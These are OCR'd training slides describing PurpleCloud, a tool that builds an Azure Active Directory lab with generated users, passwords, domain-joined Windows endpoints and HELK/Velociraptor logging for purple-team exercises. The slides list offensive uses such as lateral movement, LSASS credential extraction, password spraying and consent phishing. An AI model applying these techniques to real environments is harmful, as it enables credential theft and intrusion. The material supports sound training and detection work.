
```
sec588@slingshot:~/tools/PurpleCloud$ wc -l ad_users.csv
506 ad_users.csv
sec588@slingshot:~/tools/PurpleCloud$ more ad_users.csv
name,upn,password,groups,oupath,domain_admin
Lars Borgerson,larsborgerson@stora.io,M1naKXXy4n,IT,OU=IT;DC=stora;DC=io,False
Olivia Odinsdottir,oliviaodinsdottir@stora.io,BHvyO4tR9w,IT,OU=IT;DC=stora;DC=io,True
Liem Anderson,liemanderson@stora.io,tV6QPh9cmo,IT,OU=IT;DC=stora;DC=io,False
John Nilsson,johnnilsson@stora.io,83sopkFaNh,IT,OU=IT;DC=stora;DC=io,False
Jason Lindqvist,jasonlindqvist@stora.io,Y9EGolh8kO,IT,OU=IT;DC=stora;DC=io,True
Brittany Martin,brittanymartin@stora.io,mE6YdstoM4,Engineering,OU=Engineering;DC=stora;DC=io,False
Danielle Gill,daniellegill@stora.io,mE6YdstoM4,Engineering,OU=Engineering;DC=stora;DC=io,False
James Grant,jamesgrant@stora.io,mE6YdstoM4,IT,OU=IT;DC=stora;DC=io,False
Victor Johnson,victorjohnson@stora.io,mE6YdstoM4,IT,OU=IT;DC=stora;DC=io,False
Mary Johnson,maryjohnson@stora.io,mE6YdstoM4,Marketing,OU=Marketing;DC=stora;DC=io,False
Emily Byrd,emilybyrd@stora.io,mE6YdstoM4,Executive,OU=Executive;DC=stora;DC=io,False
Scott Jones,scottjones@stora.io,mE6YdstoM4,Executive,OU=Executive;DC=stora;DC=io,False
Sherry Oneal,sherryoneal@stora.io,mE6YdstoM4,Legal,OU=Legal;DC=stora;DC=io,False
John Contreras,johncontreras@stora.io,mE6YdstoM4,Sales,OU=Sales;DC=stora;DC=io,False
Kenneth Hickman,kennethhickman@stora.io,mE6YdstoM4,Sales,OU=Sales;DC=stora;DC=io,False
Brandi Mcdaniel,brandimcdaniel@stora.io,mE6YdstoM4,Executive,OU=Executive;DC=stora;DC=io,False
```

Each Windows 10 Pro Endpoint has a custom Terraform file created (for further editing if desired)


```
[+] Building Windows 10 Pro Endpoint 1
  [+] Hostname: win10-1
  [+] IP address: 10.100.20.10
  [+] Auto Logon Domain user
    [+] Getting the default ad user and password
    [+] Auto Logon this Win10 Pro to AD User:  Alan Gill
    [+] Username:  alangill
    [+] Password:  mE6YdstoM4
  [+] Setting Domain Controller for this endpoint to join domain:  10.100.10.4
  [+] Created terraform: win10-1.tf
```


```
sec588@slingshot:~/tools/PurpleCloud$ ls -al win10-*
-rw-rw-r-- 1 sec588 sec588 5524 Jul  9 11:21 win10-1.tf
-rw-rw-r-- 1 sec588 sec588 5520 Jul  9 11:21 win10-2.tf
-rw-rw-r-- 1 sec588 sec588 5518 Jul  9 11:21 win10-3.tf
sec588@slingshot:~/tools/PurpleCloud$
```

Virtual Machines Created



Active Directory Created with 3 Domain Joined






500 Domain Users assigned into different OU and AD Groups.

Three Windows 10 Pro joined to the domain based on Python script.

Auto Logon Domain Users with AD credentials



With this feature, you can practice lateral movements across domain joined systems and extracting domain credentials from LSASS memory.

Passwords in AD default to Strong, but customizable

```
[+] Default Local Administrator Credentials on all Windows
  [+] Username:  StoraAdmin
  [+] Password:  MiXz47PXnh
[+] Built AD DS Domain: stora.io
```

Default behavior is to auto-generate a strong password and assign to all users, putting into CSV file.

```
Lars Borgerson,larsborgerson@stora.io,4NgLlSurEg,IT,OU=IT;DC=stora;DC=io,False
Olivia Odinsdottir,oliviaodinsdottir@stora.io,NzZw2AzjTy,IT,OU=IT;DC=stora;DC=io,True
Liem Anderson,liemanderson@stora.io,dtdBP8USiT,IT,OU=IT;DC=stora;DC=io,False
John Nilsson,johnnilsson@stora.io,EMX0BjYoN8,IT,OU=IT;DC=stora;DC=io,False
Jason Lindqvist,jasonlindqvist@stora.io,CcoW4whUK6,IT,OU=IT;DC=stora;DC=io,True
Samantha Simmons,samanthasimmons@stora.io,c2aiIXy4ef,Sales,OU=Sales;DC=stora;DC=io,False
Renee Ramirez,reneeramirez@stora.io,c2aiIXy4ef,Sales,OU=Sales;DC=stora;DC=io,False
```

Specify your desired password for all users via command line parameter.

```
sec588@slingshot:~/tools/PurpleCloud$ python3 ad.py --domain_controller --ad_domain stora.io --admin StoraAd
min --password MyPassword012345 --ad_users 500 --endpoints 3 --domain_join --auto_logon
```

Build Hunting ELK + Velociraptor with one endpoint

```
sec588@slingshot:~/tools/PurpleCloud$ python3 ad.py --helk --endpoint 1
[+] Public IP address detected:  99.182.28.252
[+] Setting Azure NSG Whitelist to:  99.182.28.252
[+] Number of Windows 10 Pro endpoints desired:  1
[+] Using default Resource Group Name:  PurpleCloud
[+] Using default location:  eastus
[+] HELK server enabled 10.100.30.4
[+] Installing velociraptor, winlogbeat agents on endpoints and exporting logs to HELK
[+] Creating the main terraform file:  main.tf
[+] Creating the providers terraform file:  providers.tf
[+] Creating the nsg terraform file:  nsg.tf
[+] Building Windows 10 Pro
  [+] Number of systems to build:  1
    [+] Getting default configuration template for Windows 10 Pro
    [+] Base Hostname: win10
    [+] Administrator Username: RTCAdmin
    [+] Administrator Password: 1C4qvSRIFj
    [+] Join Domain: false
    [+] Auto Logon Domain User: false
    [+] Install Sysmon: true
    [+] Install Atomic Red Team (ART): true
    [+] Forwarding winlogbeat logs to 10.100.30.4
    [+] Installing velociraptor and registering to 10.100.30.4
    [+] Subnet Association: user_subnet
  [+] Building Windows 10 Pro Endpoint 1
```

PupleCloud IaaS Advantage

- Advantage of ***PurpleCloud:***
- Practice simulations against Domain Joined workstations with users logged in with domain user credentials
- Simulate lateral movement in AD enterprise
- Simulate extraction of domain user credentials from memory
- Windows and Sysmon logs shipped to a SIEM (HELK)
- Study forensic artifacts with Velociraptor

PurpleCloud is a solid lab to learn Active Directory

Purple Teaming with Cyber Ranges


PurpleCloud Use Cases

- ***PurpleCloud*** enables anyone to auto-create an Azure AD security lab for a variety of use cases:
- Create an Azure AD Lab mirroring customer tenant, to practice privilege escalation
- App Consent phishing campaigns + Social Engineering
- Create the lab with exact number of Azure AD users, to practice recon tooling, username enumeration, password spraying behavior
- Blue teams to instrument Azure sign-in logs correctly + Detection Engineering + Purple Teaming exercises
- R&D security research for new vulnerabilities or techniques

PurpleCloud can be used for Purple Teaming exercises!

Purple Teaming Overview (1)


- ***Purple Teaming:*** Red and Blue teams collaborating as a team to make defense better




Purple Teaming Overview (2)

- Adversary Emulations run, from collaboration comes improvements:
- Adding better log sources
- Log Enrichment
- Improve Detection Engineering
- Process improvements
- Training for blue team

Purple Teaming Overview (3)



